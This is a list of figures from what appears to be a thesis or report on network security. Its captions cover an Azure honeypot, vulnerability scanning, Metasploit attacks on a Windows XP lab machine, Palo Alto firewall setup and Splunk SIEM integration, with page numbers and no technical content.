- Figure 16 SSH connectivity to Azure VM Page 39
- Figure 17 Virtual machine Update - Page 39
- Figure 18 Figure 18 Honeypot Installation - Page 40
- Figure 19 Honeypot installed confirmation - Page 40
- Figure 20 Azure firewall rules - Page 40
- Figure 21 Azure warning - Page 41
- Figure 22 Access to honeypot management - 42
- Figure 23 Access to honeypot management II - 42
- Figure 24 Honeypot Statistics after 5 minutes - Page 43
- Figure 25 Honeypot Statistics after one hour - Page 43
- Figure 26 Honeypot Statistics after 24 hours - Page 44
- Figure 27 Honeypot other statistics - Page 44
- Figure 28 Honeypot Statistics after one week
- Figure 29 Network Topology Company - Page 47
- Figure 30 Vulnerability Scanner - Page 48
- Figure 31 Vulnerability Scanner results - Page 48
- Figure 32 Vulnerability Scanner results II - Page 49
- Figure 33 - Kali Linux - Page 50
- Figure 34 Kali Linux - Metasploit - Page 50
- Figure 35 Kali Linux - Metasploit Attack I - Page 51
- Figure 36 Kali Linux - Metasploit Attack II - Page 51
- Figure 37 Windows XP attacked PC- Page 51
- Figure 38 Kali Linux - Metasploit Attack III - Page 52
- Figure 39 Kali Linux - Metasploit Attack IV- Page 52
- Figure 40 Kali Linux - Metasploit Attack V - Page 52
- Figure 41 Kali Linux - Metasploit Attack VI Page 53
- Figure 42 Kali Linux - Metasploit Attack VII Page 53
- Figure 43 Kali Linux - Metasploit Attack VIII - Page 55

Figure 44 New network topology - Page 55  
Figure 45 VLAN - CCENT/CCNA ICND1 100-101 Official Cert Guide by Wendell Odom 2013 Page 56  
Figure 46 Firewall comparison - Source: eSecurityPlanet.com Page 58  
Figure 47 Palo Alto installation I Page 59  
Figure 48 Palo Alto installation II Page 59  
Figure 49 Palo Alto installation III Page 60  
Figure 50 Palo Alto management GUI Page 60  
Figure 51 Palo Alto management GUI II Page 61  
Figure 52 Palo Alto management GUI III Page 61  
Figure 53 Palo Alto management GUI IV Page 62  
Figure 54 Palo Alto management GUI V Page 63  
Figure 55 Palo Alto management GUI Vi Page 63  
Figure 56 Palo Alto management login Page 64  
Figure 57 Palo Alto management dashboard- Page 65  
Figure 58 Palo alto zones configuration - Page 65  
Figure 59 SIEM comparison - SIEM comparison - Gartner Page 66  
Figure 60 Splunk configuration - - Page 68  
Figure 61 Splunk apps - - Page 67  
Figure 62 Splunk Palo Alto app - Page 68  
Figure 63 Splunk Palo Alto app II - Page 68  
Figure 64 Splunk Palo Alto App III - Page 68